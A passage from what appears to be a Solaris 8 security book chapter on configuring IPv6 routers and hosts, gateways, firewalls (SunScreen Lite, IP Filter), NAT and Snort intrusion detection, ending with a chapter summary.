                /usr/sbin/ndd -set /dev/ip ip6_forwarding 1
                /usr/sbin/ndd -set /dev/ip ip6_send_redirects 1
                /usr/sbin/ndd -set /dev/ip ip6_ignore_redirect 1
                if [ -f /usr/lib/inet/in.ndpd ]; then
                        /usr/lib/inet/in.ndpd
                fi
                if [ -f /usr/lib/inet/in.ripngd ]; then
                        /usr/lib/inet/in.ripngd -s
                fi
        else
                # Machine is an IPv6 host - just run neighbor discovery.
                /usr/sbin/ndd -set /dev/ip ip6_forwarding 0
                /usr/sbin/ndd -set /dev/ip ip6_send_redirects 0
                /usr/sbin/ndd -set /dev/ip ip6_ignore_redirect 0
                if [ -f /usr/lib/inet/in.ndpd ] ; then
                        echo "Starting IPv6 neighbor discovery."
"/etc/rc2.d/S69inet" [Read only] line 221 of 353 --62%--
```

By examining the code, we can see that we can easily determine whether or not the system is running as an IPv6 router or an IPv6 host. If the system is running as an IPv6 router, the message "Machine is an IPv6 router" is printed to standard output (stdout) when the system bootstraps. If the system is functioning as an IPv6 host, the message "Starting IPv6 neighbor discovery" is printed to stdout. We can therefore determine whether the system thinks it is an IPv6 router by watching the system bootstrap or reviewing the contents of dmesg.

After the in.ndpd program has been configured to act as an IPv6 router, when a system is set up to autoconfigure via IPv6 bootstraps and polls the network, in.ndpd on the router will respond. The host sends a router solicitation via ICMPv6, the ICMP implementation in IPv6, to the network via the multicast address space. The router then responds with an ICMPv6 packet to the multicast address space, advertising itself as a router. The host receives this packet and configures itself to interact with the advertised router.

The in.ripngd Program

The in.ripngd program is the Routing Information Protocol, New Generation Daemon. This is the Routing Information Protocol (RIP) implementation for

IPv6. When the system is bootstrapped and configured as a router, this daemon is launched to manage network routing information.

This daemon is to IPv6 what in.routed is to IPv4. The in.routed program listens on port 520 via UDP, and the in.ripngd program communicates via UDP on port 521. On a router, this daemon multicasts request packets on all functioning IPv6 interfaces and waits for replies from IPv6 hosts. When the daemon receives response packets, it places information about the responding host into RIP tables. This information is later used to update system routing tables.

We will not delve into deep discussion about this program, since it is simply a means to get the job done. It is not essential to our mission, although it can be helpful. More information about this program is available via the in.ripngd(1M) man page.

The ifconfig Command

At one point or another, you will need to manually configure an interface. This is life as a systems administrator or in any other position responsible for the operation, maintenance, and availability of systems. The standard UNIX **ifconfig** command has been adapted to function with IPv6, providing expanded functionality at the expense of learning the new features.

The differences in syntax for the IPv6 functions of Solaris are relatively minute. It is possible to add addresses to a single interface without worrying which virtual interface will host the address. This is done simply by using the **addif** flag, as demonstrated here:

```
ifconfig hme0 inet6 addif 0A:0A:0A:0A:0A:0A:0A:05/64
```

This code allows us to add the :05 address to the hme0 interface and let the system decide which virtual interface the address will reside on. Executing the **ifconfig** *–a* command, we see that the address now resides on the hme0:3 virtual interface.

Accordingly, we can also remove the address, letting the system find and remove it for us. This can be done with the removeif flag. Observe the following example:

```
ifconfig hme0 inet6 removeif 0A:0A:0A:0A:0A:0A:0A:05
```

This code allows the system to do our dirty work, removing the :05 address. After executing the command, we can see that the address and virtual interface have been removed.

IPv6 Router Procedure

Let's now take a look at setting up an IPv6 router. As we have previously, we will do this step by step, to ensure that we observe attention to detail. This section can also be made into a checklist for the implementation of any IPv6 routers that you deploy:

1. **Gather all necessary documentation.** This information includes RFCs, checklists, and technical documents. We might include RFCs detailing things such as the IPv6 Specification RFC (RFC2460) and the autoconfiguration of hosts on IPv6 networks RFC (RFC2462).
2. **Decide on a design for our network.** The design includes addressing, services that will be offered to the IPv6 network such as DNS, names of systems, whether or not the systems will also support IPv4, and how the systems will be configured for IPv6.
3. **Deploy services we will need for the IPv6 Network.** If we are planning to use DNS or anything else that needs to be configured especially for IPv6, we should do this ahead of the transition to assure a smooth change of protocol.
4. **Design the IPv6 router.** The router's design should conform to the specifications we decided on in Step 2. This includes security concerns, any host-based intrusion detection systems we will use, and necessary software. It also includes deciding whether the router will be created from an initial install of Solaris 8 or whether an existing Solaris 8 system will be used.
5. **Implement the router.** Build the router according to the specifications previously established.
6. **Configure the necessary files for IPv6.** These files include the /etc/inet/ipnodes file, the /etc/inet/ndpd.conf file, the /etc/ hostname6.interface file(s), and the /etc/nsswitch.conf file.
7. **Reboot and test.** Reboot the router after the configuration changes have been made. After the router reboots, we need an IPv6 host to test the router functionality. This test can be performed a number of ways. One way is to take down the IPv4 interface and attempt to reach the hosts outside the IPv6 network solely over IPv6. Another is to perform a **traceroute** outside the IPv6 network, specifying that the IPv6 router as a gateway with the *–g* flag.

Stopping IPv6 Routing

The process of stopping IPv6 routing is simple. To stop an IPv6 system from routing traffic, there are two methods we can use.

Method 1: Rebooting the System

This method requires a reboot of the system:

1. **Remove or move the /etc/inet/ndpd.conf file.** If we want to save the ndpd.conf file, we must move it to a different location, or change the name to something like NOndpd.conf. When the system boots and does not find this file, in.ndpd will start in host mode.
2. **Reboot and test.** After the system has been rebooted, check the bootstrap output for the string "Starting IPv6 neighbor discovery." Additionally, check the ip6_forwarding, ip6_send_redirects and ip6_ignore_redirect variables via ndd to ensure they are set to 0.


Method 2: Not Rebooting the System

This method does not require reboot of the system. It requires no downtime on the part of the interfaces, and the system will continue to be reachable while these actions are performed:

1. **Remove or move the /etc/inet/ndpd.conf file.** If we want to save the ndpd.conf file, we must move it to a different location or change the name to something like NOndpd.conf. When the system boots and does not find this file, in.ndpd will start in host mode.
2. **Send the HUP signal to in.ndpd.** This can be done via the command **pkill -1 in.ndpd**. Performing this action will restart in.ndpd, and it will attempt to reload the /etc/inet/ndpd.conf file. When it does not find the file, it will enter host mode.
3. **Check local interfaces to ensure that the ROUTER flag is no longer present.** In Figure 8.6, we see that the interfaces are designated as routing interfaces. Note the differences between Figures 8.6 and 8.3. Notice the change in the Router flag in the output of an ifconfig –a. The system in Figure 8.6 is in a multihomed state.
4. **Disable the IPv6 kernel module routing parameters.** This can be done via ndd. We need to set the parameters ip6_forwarding,

ip6_forwarding, ip6_send_redirects, and ip6_ignore_redirect to 0. Refer to the ndd(1M) man page for more information on the use of ndd.

Figure 8.6 System in a Multihomed State



```
> ifconfig -a
hme0: flags=1000843<UP,BROADCAST,RUNNING,MULTICAST,IPv4> mtu 1500 index 1
        inet 192.168.1.7 netmask ffffff00 broadcast 192.168.1.255
lo0: flags=1000849<UP,LOOPBACK,RUNNING,MULTICAST,IPv4> mtu 8232 index 2
        inet 127.0.0.1 netmask ff000000
lo0: flags=2000849<UP,LOOPBACK,RUNNING,MULTICAST,IPv6> mtu 8252 index 2
        inet6 ::1/128
hme0: flags=2000841<UP,RUNNING,MULTICAST,IPv6> mtu 1500 index 1
        inet6 fe80::a00:20ff:fe92:87c0/10
hme0:1: flags=2000841<UP,RUNNING,MULTICAST,IPv6> mtu 1500 index 1
        inet6 a:a:a:a:a:a:a:1/64
> 
```

5. **Test the configuration.** As always, test the configuration to assure that the system is no longer routing traffic.

IP Version 6 Hosts

We've discussed the configuration and implementation of an IPv6 router. However, what good does an IPv6 router do without IPv6 hosts? In the interest of providing complete documentation on an IPv6 network deployment, here we talk about configuring a Solaris 8 system to interact with an IPv6 network.

Automatic Configuration

One feature of IPv6 is the ability to autoconfigure systems with an IP address when they bootstrap. This feature, built into the IPv6 protocol, is seamlessly supported by Solaris 8. This can be an advantage in networks with a large number of hosts that might not need connectivity with one another or a known accessible address. The steps to take advantage of this feature are minimal.

A Solaris 8 system depends on the /etc/hostname6.interface file for IPv6. When the system boots, if it finds this file, it attempts to configure itself to the information contained in the file. To create a Solaris 8 host that is configured via the network, the only necessity is having a hostname6.interface file with no information. This causes the system to use the data attained from the network via in.ndpd and configure itself for communication using the network information and MAC address of the interface.

Manual Configuration

Interfaces on a Solaris 8 system using IPv6 can be manually configured using data on the system or via data attained from DNS. This configuration is beneficial in that it gives systems a known address at which they can be reached. This is an ideal configuration for servers on an IPv6 network.

The ipnodes File

One of a few ways a Solaris 8 host can be configured manually is by using the /etc/inet/ipnodes file. This method is ideal in a situation which IPv6 DNS is not available. To take advantage of this feature, our first step is to make an entry in the ipnodes file for the address we want the system to configure and a hostname. Take a look at Figure 8.7. It is an ipnodes file entry for a host that will boot with IPv6 configured.

In this example, we see that our host has an entry for 0A:0A:0A:0A:0A:0A:0A:02 in the ipnodes file, with the hostname barracuda and on mydomain.com. This entry is referenced when the system bootstraps. To give the system the address we desire, we need to place the address in the hostname6.interface file. We use the following entry to force the system to configure an interface using this address:


```
addif barracuda.mydomain.com/64 up
```

When the system was is next rebooted, this code instructs the system to place the address resolving to barracuda.mydomain.com in the ipnodes file on the next available virtual interface, bound to the physical interface denoted at the end of the hostname6.interface file.

DNS

Another of a few ways Solaris 8 can be configured to attain a desired IP address is via DNS. The benefit of this method is that it allows systems to attain their IP addresses from one centrally managed server. This can be helpful in a large network in which systems need awareness of one another and users need to be able to access systems within the network via a known address or name.

Figure 8.7 An ipnodes File Entry for a Host That Will Boot with IPv6 Configured



```
#
# Internet host table
#
::1             localhost
0a:0a:0a:0a:0a:0a:0a:02 barracuda.cipherpunks.com       barracuda
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
"/etc/inet/ipnodes" [Read only] 5 lines, 101 characters
```

This configuration option depends entirely on a network with support for IPv6 DNS. To configure a host to use DNS, the /etc/nsswitch.conf file must be edited. The ipnodes line within /etc/nsswitch.conf by default uses files to resolve hostnames. Edit the /etc/nsswitch.conf, and make the ipnodes line look like the following example:

```
ipnodes:    files dns
```

Under this configuration, when the host attempts to resolve an IPv6 address or an IPv6 hostname, it first consults the /etc/inet/ipnodes file. If it cannot find an entry for the host in the ipnodes file, it then turns to DNS. When the host receives a response from the name server, it configures this response to the interface on which the hostname6.interface file ends. This address is configured to the next available virtual interface on the physical network interface.

Configuring Solaris as a Secure Gateway

In this section we have talked about using Solaris as a router between different networks. Solaris is capable of functioning as a gateway as well. In implementation, there is little difference between the two functions. The main difference is in their placement on networks and the way in which they interact with hosts.

A *gateway* is a system that connects two or more segments of the same network via two or more interfaces. The reasons for this configuration are typically situations such as dialup users who don't need dedicated connections or segments of the same network that are divided by some physical obstacle in which an additional outbound link to the Internet either isn't needed or isn't wanted.

Solaris is suited for this type of use. As mentioned previously, a default installation of Solaris will work for this purpose. The only requirement for a Solaris gateway is two or more interfaces, and the system will automatically configure itself to pass traffic between the two networks. By observing our discussion about minimalism, it's possible to create a system that will, in most cases, provide secure, reliable service.

One key configuration difference we should mention is the changing of the IP kernel module variables. In our previous discussion, we recommended the disabling of the ip_forward_directed_broadcasts and the ip_forward_src_routed variables. In a gateway environment in which systems are on the same subnet, we do not want to disable these options. These options, in a gateway situation, are helpful in terms of network management. A correctly designed network will not let broadcast into or out of the subnet.

Configuring Solaris as a Firewall

We've talked about using Solaris as both a router and a gateway. Implementations of such systems using Solaris are reliable, stable, and secure. However, using Solaris in such an environment has many drawbacks in terms of security. Unlike hardware solutions, Solaris offers nothing in terms of network access control in a stock install.

In the interest of providing a more secure network, in this section we discuss various methods and packages available for providing firewall services to networks and systems. The benefit of doing so lies in allowing us to control the traffic that flows from one side of our router to the other. We also discuss design of networks using these packages and deployment of the systems. Additionally, we discuss the benefits and the drawbacks of using such systems.

There are many free commercial implementations of firewalls that run on Solaris. Gauntlet and Firewall-1 are two examples. Additionally, free firewall packages such as Sun's SunScreen Lite and IP Filter by Darren Reed are available. We focus our discussion on SunScreen Lite and IP Filter.

General Firewall Theory

What is the idea behind a firewall? The concept, in basic terms, is to keep the bad guys out while letting the good guys continue to have access to the outside (or at least the things that they are allowed to access on the outside) and letting in the people that need access. Although this sounds easy enough at first blush, implementing a firewall system is far more complicated in reality.

Most enterprises use multiple layers of firewalls to accomplish their mission. This multilayering has the benefit of distributing the load of access control, which prevents any one system from being a bottleneck. It also has the benefit of providing several layers of access control before reaching the final destination. The overall benefit is that network security and performance are enhanced.

There are also drawbacks to this design. One drawback is that it creates multiple systems to maintain. This can result in additional labor expenditure and more man hours. Another drawback to this design is the added complexity of multiple firewall rule sets. One change on any of the systems can easily result in a network nightmare.

So what is the best solution? Opinions vary, and the armies of the "bigger firewalls" and the "more firewalls" camps continue to wage war over this issue. My suggestion is to create an infrastructure that meets your business needs, provides security to hosts on the network, and does not restrict user access to the point of being unusable. The key to providing good network security is continuous planning.

Deploying security infrastructure is not a silver bullet, nor is it a permanent fix. You will continually discover problems with software; operating systems, applications, even firewall packages themselves are affected and in need of continuous update. Additionally, network needs and network sizes change. What works for your network today could be a burden on the network tomorrow. It is essential that you continuously monitor the security infrastructure placed on a network for performance and security.

It is impossible to dictate in this book the best firewall design for a network. All networks have their own sets of needs and requirements. In the next section, we discuss general firewall design. We approach this topic from an objective standpoint and mention only the concepts we can apply to all networks.

General Firewall Design

Each firewall differs in configuration commands, administrative interfaces, and various features. All firewalls, however, are designed to do basically the same thing, which is filter traffic. The two types of firewalls available are stateless and stateful. Let's take a closer look at these two terms.

Stateless firewalls are firewalls designed to enforce firewall rule set, without keeping track of traffic. These types of firewall are generally referred to as *packet filters*. In this type of firewall, there is no tracking of connection activity, or the "state" of connections. Stateless firewalls are comparable to software packages such as TCP Wrappers except that they work on a broader range of services and ports. Stateless firewalls are, in most cases, easily bypassed.

Stateful firewalls are firewalls designed to enforce firewall rule sets and keep track of connections to and from the system. Unlike packet filters, these firewalls watch the state of connections between hosts and permit further connectivity based on the state of current connections. This type of firewall is more granular and configurable than that of the stateless variety and offers more security.

Previously, we mentioned that it is impossible to dictate in this text the best firewall rules for a network. This noble truth has not changed. However, we can establish some guidelines that can be generally applied to any network. Let's gather some of these extrapolations into a list:

- **Use multiple layers of access control.** This means filtering untrusted traffic from the border routers of the network, all the way to the firewall. This method has two benefits. The first is that a connection is scrutinized at multiple places on the network. The second is that it distributes the load of access control, preventing any one system from being a bottleneck as decisions are made about traffic.
- **Block all unnecessary traffic.** A firewall should be implemented to block everything unless otherwise specified. This means blocking everything that is not mission critical. E-mail, for instance, is mission critical. Any services that are required should be passed through a proxy, if possible. This is not possible on every network, but the closer we get to this type of implementation, the better. This system has the benefit of restricting access from not only the outside, where an attacker can get into our network, but also from the inside, where an unwitting user could execute a Trojan horse program that connects to hosts across the

Internet and gives an intruder the ability to execute commands on the system locally.

- **Use stateful rules.** Having a stateful firewall can greatly enhance overall network security. However, a stateful firewall does us no good if we do not use the stateful connection inspection features. When implementing rules, ensure that they check the state of connections.

It is outside the scope of this book to address network design issues such as private networks and the demilitarized zone, but it is worth noting that these concepts can be applied to networks of any type.

Let's move on and talk about some of the tools necessary to get the job done. Many firewall implementations are available for Solaris in the commercial arena, such as Gauntlet and Check Point Firewall-1. We discuss only the freely available tools here. We will not dig deeply into the use of these tools but merely mention them as part of the decision-making process in further securing our network.

SunScreen Lite

SunScreen Lite is a free version of the SunScreen Secure Net firewall package. SunScreen Lite is designed to operate in routing mode. This means that the filter only filters traffic that the Solaris router is routing. This is perfect for our needs. SunScreen Lite can be used in VPNs and supports Simple Key Management for Internet Protocol (SKIP).

Some drawbacks are associated with this package as well. First, it has a number of package dependency issues that could require the addition of packages, depending on how your system was designed. Next, it will not support high-availability clustering. This means that a SunScreen packet filter is a single point of failure. In a situation in which the system fails for one reason or another, the entire network screened by the firewall becomes unavailable.

Another drawback is that it does not support proxies. If we decide to allow some services from within the confines of a draconian network and these services require a proxy to communicate with the outside network, we can't use SunScreen Lite. This could limit the use of some application proxies.

Finally, SunScreen Lite is limited in the number of interfaces supported and in the number of IP addresses that can be used for Network Address Translation (NAT). The package supports a maximum of two interfaces on a system. This is undesirable if we would like to place our systems on a private network and allow only certain traffic from the outside to a predetermined IP address to reach the port of a system inside the private network. SunScreen Lite supports only 10 private address and two NAT rules. Additionally, SunScreen Lite has no IPv6 support.

The commercial SunScreen package supports all these features. Additionally, it provides some advanced features such as stealth firewalling, multiple interfaces, and time-based access control. If the constrains of this product do not prohibit its use on your network, SunScreen Lite might be your best option. SunScreen is available from the Sun Download Center. Documentation regarding the installation and administration of SunScreen is also freely available from Sun.

IP Filter

The IP Filter package is one of the older firewall implementations available on the Internet, originally released in 1993. Written by Darren Reed, the program remains popular as a stateful firewall for UNIX hosts. It is freely available, open-source software. It can be implemented both as a network firewall and a host-based firewall. It supports both IPv4 and IPv6 networks.

The IP Filter site is http://coombs.anu.edu.au/ipfilter/index.html. There is documentation in the form of FAQs linked on the site. Two other documents about IP Filter are a two-part document written by Jeremy Rauch in July 2000, "Introduction to IP Filter," and one written by Kristy Westphal, "Solaris and IP Filter: How to Make Them Your NAT Solution," both available via SecurityFocus at www.securityfocus.com.

With the many benefits of IP Filter, it suffers the same high-availability problems as SunScreen. There is no high availability, so the software introduces a single point of failure into the network. Additionally, IP Filter is not cryptographically aware. The latter issue is more easily solved than the former, but it is something to take into account in the decision process.

Using NAT

Another method that can be used to secure traffic is placing information systems on a private network and using Network Address Translation (NAT). NAT is defined in RFC 3022. The term *private* means that the addresses contained within the network are not routable over the Internet. Systems on the network managed by the router pass traffic out through the router, which performs the address translation to make the packets appear as though they originated at the router.

The systems behind the NAT router are not directly accessible from the router's outside interface. Therefore, users outside the local network cannot access systems behind the NAT router unless either a specific port on the NAT router has been mapped to a specific port on a host or a specific IP address on the NAT router has been mapped to a specific IP address on the private network. This restriction provides the network with a limited amount of security.

Solaris 8 does not include utilities to provide NAT infrastructure in the default software installation. The previously mentioned firewall packages all have NAT capabilities and can be used for this purpose. The drawback of this type of implementation is that by relying solely on NAT and no access control, it is still possible for hosts inside the network to communicate with hosts outside, either on a voluntary or involuntary basis. As we mentioned previously, an unwitting user who executes a Trojan horse program could give a remote attacker access to the system across the NAT router; this is just one of many risks. This could result in the attacker compromising the system and, potentially, other network resources.

NAT is, however, an extremely useful infrastructure and is the saving grace of networks with limited public IP address space. If NAT is to be used, it is recommended that you use the firewall capabilities of the previously mentioned software packages also to provide a more secure network posture.

Guarding Internet Access with Snort

We have discussed implementing a Solaris 8 router and implementing a Solaris 8 firewall. But what about monitoring the network for potential intrusions? Once the infrastructure is in place, the job does not stop there. It is necessary to monitor network traffic and analyze it for potential malicious activity. This can be done through network intrusion detection systems, or NIDS. There are numerous NIDS available for free or commercially. There is a strong market for intrusion detection systems; we focus our attention on Snort.

Snort is a freely available, open-source intrusion detection system, available from www.snort.org. We will not get into the basics of Snort and how it operates, because the Snort team has made copious amounts of documentation available through its site. Rather, we discuss how Snort affects us in our implementation of Solaris routers and firewalls.

Snort is ideal for performing intrusion detection on such systems. It is capable of monitoring a range of IPv4 addresses and multiple interfaces of a system. When the system detects a signature that matches one in the Snort database, Snort generates an alert to notify the parties responsible for the system's security. Let's assume that Snort has been installed on the system. Our task is to set up a Snort configuration file that will monitor the traffic flowing through our router.

Snort Configuration File

To get Snort operational, we must first download the latest Snort rule set. This can be obtained from the main Snort Web site (www.snort.org). Once we have downloaded this package and unpacked it onto our system, we have a rules directory containing several signature files and the particular file of our discussion, snort.conf.

Prior to configuration, we need a list of the IP addresses we're going to be monitoring. For instructional purposes, we will imagine that the system Snort has been installed on is a Solaris 8 system with three physical interfaces. The networks connected to these interfaces are:

```
hme0 – 192.168.1.2/24
hme1 – 192.168.2.1/24
hme2 – 192.168.3.1/24
```

The 192.168.1.2 interface leads to the network router, which in turn goes out to the Internet. Now that we have established the IP addresses on the network and the networks we would like to monitor, we can begin creating our configuration file.

We place our first two variables in the snort.conf file. It looks like the following:

```
var HOME_NET [192.168.1.2/32,192.168.2.0/24,192.168.3.0/24]
var EXTERNAL_NET any
```

This code tells Snort that the 192.168.1.2 address and the 192.168.2.0 and 192.168.3.0 networks are home base. It also tells Snort that any traffic to any hosts on these networks is an external host. Although this might sound confusing, the reason for doing this is so that, if there is an attack from one internal host against another, Snort will be able to identify it.

Next, we configure Snort to identify the various servers on the network. These servers include SMTP, SQL, HTTP, and DNS. We configure them as follows:

```
var SMTP_SERVERS [192.168.2.2/32,192.168.3.2/32]
var HTTP_SERVERS [192.168.2.3/32,192.168.3.3/32]
var SQL_SERVERS [192.168.2.4/32,192.168.3.4/32]
var DNS_SERVERS [192.168.2.5/32,192.168.3.5/32]
```

This configuration gives Snort an idea of what to expect from these systems. With these variables set in the included snort.conf file and Snort starting to read the configuration file, Snort should work. The default configuration provides comprehensive auditing of network traffic and in most cases picks up known attacks or other misbehavior on the network. The output of any IDS events is sent to /var/log/snort.

One option we might want to enable that is not enabled by default is the portscan-ignorehosts option for DNS servers. DNS servers habitually generate false-positive port scans. On a busy network, this could result in huge logs of false-positive port scans from local name servers. Evaluate this option and see if it is for your network.

Snort Log Analysis

Deploying Snort without auditing the logs daily is comparable to purchasing a subscription to the daily paper and never reading it. If you are willing to make the expenditure, you might as well benefit from it by using it. Just as the newspaper costs money, Snort costs CPU cycles, RAM, and storage for logs.

Snort can be configured to log to any one of a number of media, such as a plain-text file or a SQL database. The output of a Snort plain-text log file is relatively easy to read. Examine the following entry:

```
[**] [1:0:0] CodeRed Worm Defacement Sent [**]
08/11-17:10:26.227974 192.168.1.10:4002 -> 192.168.2.30:80
TCP TTL:115 TOS:0x0 ID:18034 IpLen:20 DgmLen:1155 DF
***AP*** Seq: 0x86CCF2D8  Ack: 0xA990F720  Win: 0x4470  TcpLen: 20
```

As we can see on the first line, this was an attack by one of the Code Red worm derivatives. On the second line, we see the attack occurred on August 11 at 17:10. The attack was launched from host 192.168.1.10 on port 4002 against host 192.168.2.30 on port 80. The third line tells us it was a TCP packet that was received, with a time to live of 115. The Type Of Service flag was set to 0x0, the ID field in the IP fragment header was 18034, the length of the IP header was 20 bytes, the entire datagram was 1155 bytes, and the Do Not Fragment flag was set. On the fourth line, we see that the ACK and PSH flags were set, the Sequence Number was 0x86CCF2D8, the Acknowledgement Number was 0xA990F720, the Window Size was 0x4470, and finally, the TCP header length was 20.

All these variables, including the content of the packet, are taken into account when Snort audits a packet while it is in transit. By knowing what these variables mean, we can understand what Snort is alerting us to when it logs an event.

What options does this leave us with? We could contact the user's provider, depending on the offense. We could have our logs managed by one of the online log analysis facilities. Or we could just ignore it. The decision is strictly subjective and should be made in accordance with your business needs and site security policy.

Summary

In this chapter, we discussed implementing Solaris 8 as a secure IPv4 router and described a host as a system with any number of interfaces connected to the same or different networks. We described a router as a system with a minimum of two interfaces, connected to different segments of network and asserted that Solaris is a good choice as a router because of it's stability, the ease of securing the operating system for production network use, and the ease of deployment.

Next, we discussed the way Solaris identifies itself as a router and mentioned that Solaris will route traffic by default if the system has two interfaces, at least two /etc/hostname.interface files, and a stock /etc/rc.d/S69inet is installed. We demonstrated that /etc/rcS.d/S30network.sh configures interfaces on the system and that /etc/rc2.d/S69inet makes the decision to route traffic based on the system having two or more interfaces, the existence of the /etc/gateways file, and the nonexistence of the /etc/notrouter file.

Later, we gave the seven steps for configuring a Solaris 8 router and discussed a policy of minimalism and deploying a system with minimal installation, services, users, dynamic information, and cleartext communication. We then detailed the three steps of unconfiguring a Solaris router, returning it to multihomed host state.

Next, we covered implementing Solaris 8 as an IPv6 router. We examined the entry in the /etc/hostname6.interface file, described the ifdefault and prefix entries in the /etc/inet/ndpd.conf file, talked about making entries for IPv6 addresses to be configured on the system in the /etc/inet/ipnodes file, and described adding dns to the ipnodes entry line in /etc/nsswitch.conf to make the system resolve it's IP addresses via DNS. We also described in.ndpd and it's use both on routers to configure IPv6 hosts, the in.ripngd that manages routing information on IPv6 networks, and the IPv6 functionality additions with the inet6 flag to ifconfig. We ended our IPv6 router discussion with the seven steps to implementing an IPv6 router and described turning an IPv6 router into a multihomed IPv6 host, both by removing the ndpd.conf file and rebooting, and by removing the ndpd.conf file, sending the HUP signal to in.ndpd, checking our interfaces, and disabling IP forwarding in the IP6 kernel module.

We next rounded out our IPv6 discussion with details of designing an IPv6 host. We described auto-configuring an IPv6 host by simply using touch to create an /etc/hostname6.interface file. We also discussed making an entry in the /etc/inet/ipnodes file for a static address, and placing an **addif** command in the hostname6.interface file to configure the IPv6 address to the host. We ended our discussion about IPv6 hosts by mentioning the necessity of IPv6 compatible

DNS if we desire configuring our system through resolution of it's hostname in the /etc/hostname6.interface file against a nameserver.

We followed up our discussion about routers with a brief talk about Solaris gateways. We defined a Solaris gateway as a system that connects two segments of the same network. We additionally talked about leaving the kernel module variables ip_forward_directed_broadcasts and ip_forward_src_routed untouched in a Solaris gateway implementation.

Following up to our discussion of gateways, we covered the topic of using Solaris as a firewall. We described general firewall theory as keeping the bad guys out while letting the good guys still have the access they need. We described the benefits of using distributed firewalls and multiple layers of access control, such as better network performance. We highlighted the fact that security infrastructure is not a one time fix and requires planning and continuous monitoring for the best performance and security.

We segued into an ideal design situation of firewalls. The stateless firewall does not track connection state, and the stateful firewall maintains records of current connections. We listed our general firewall design best practices as multiple layers of access control, firewalls that block all unnecessary traffic, and are implemented with stateful rules.

Later, we covered SunScreen Lite and IP Filter. We talked about the benefits of SunScreen Lite, such as SKIP. We also described the drawbacks of SunScreen Lite, such as the lack of high availability, the limitation of ten private addresses, it's lack of functionality on IPv6 networks, and the limitation of two Network Address Translations rules. We described the benefits of IP Filter, such as it's support of both IPv4 and IPv6. We also described the drawbacks of IP Filter, such as it's lack of support for high availability, and no support for cryptography.

We closed the chapter with a discussion about Snort. We described Snort as an ideal package for performing intrusion detection on our network because of it's ability to monitor numerous networks and interfaces simultaneously. We described the process of configuring a snort.conf file, setting up our HOME_NET, EXTERNAL_NET, SMTP_SERVERS, HTTP_SERVERS, SQL_SERVERS, and DNS_SERVERS. We also mentioned an option worth enabling is the portscan-ignorehosts option to minimize log file sizes. We described the analysis of a Snort log event and described each field, such as the Type of Service field and the Sequence and Acknowledgement fields. We ended with the dilemma of what to do about intrusion attempts, listing contacting the user's provider, having our logs managed by an online log analysis facility, or just ignoring the incident.

Solutions Fast Track

Configuring Solaris as a Secure Router

☑ The ability to shut down all services on the system, make configuration changes to a running kernel, and create multiple layers and access control on the system without bouncing the system make Solaris the perfect choice for a network with a 110-percent uptime requirement.

☑ The stock install of Solaris provides connectivity between the divided portions of the same network or even different networks altogether by simply turning up the system with the interfaces configured to communicate with connected networks.

☑ A default installation of Solaris with more than two interfaces (including the loopback interface) that aren't configured by DHCP will route traffic by default.

☑ You don't have a hope of security or integrity for your network without first having a secure router. Therefore, the implementation of a system as a router must be secure by design. This consideration must be made at the very beginning of system design and observed diligently through deployment and afterward in maintenance.

Routing IP Version 6

☑ Solaris 8 is IP version 6 capable. It is possible to configure an interface to communicate with an IPv6 host on the network and still retain IPv4 communication. This is known as *running a dual stack*.

☑ Putting everything in place to make IPv6 functional on a Solaris 8 system is relatively easy. A prerequisite is having the system route traffic configured for regular IPv4 traffic.

IP Version 6 Hosts

☑ One feature of IPv6 is the ability to autoconfigure systems with an IP address when they bootstrap. This can be an advantage in networks with a large number of hosts that might not need connectivity with one another or a known accessible address.

- ☑ Interfaces on a Solaris 8 system using IPv6 can be manually configured using data on the system or via data attained from DNS.
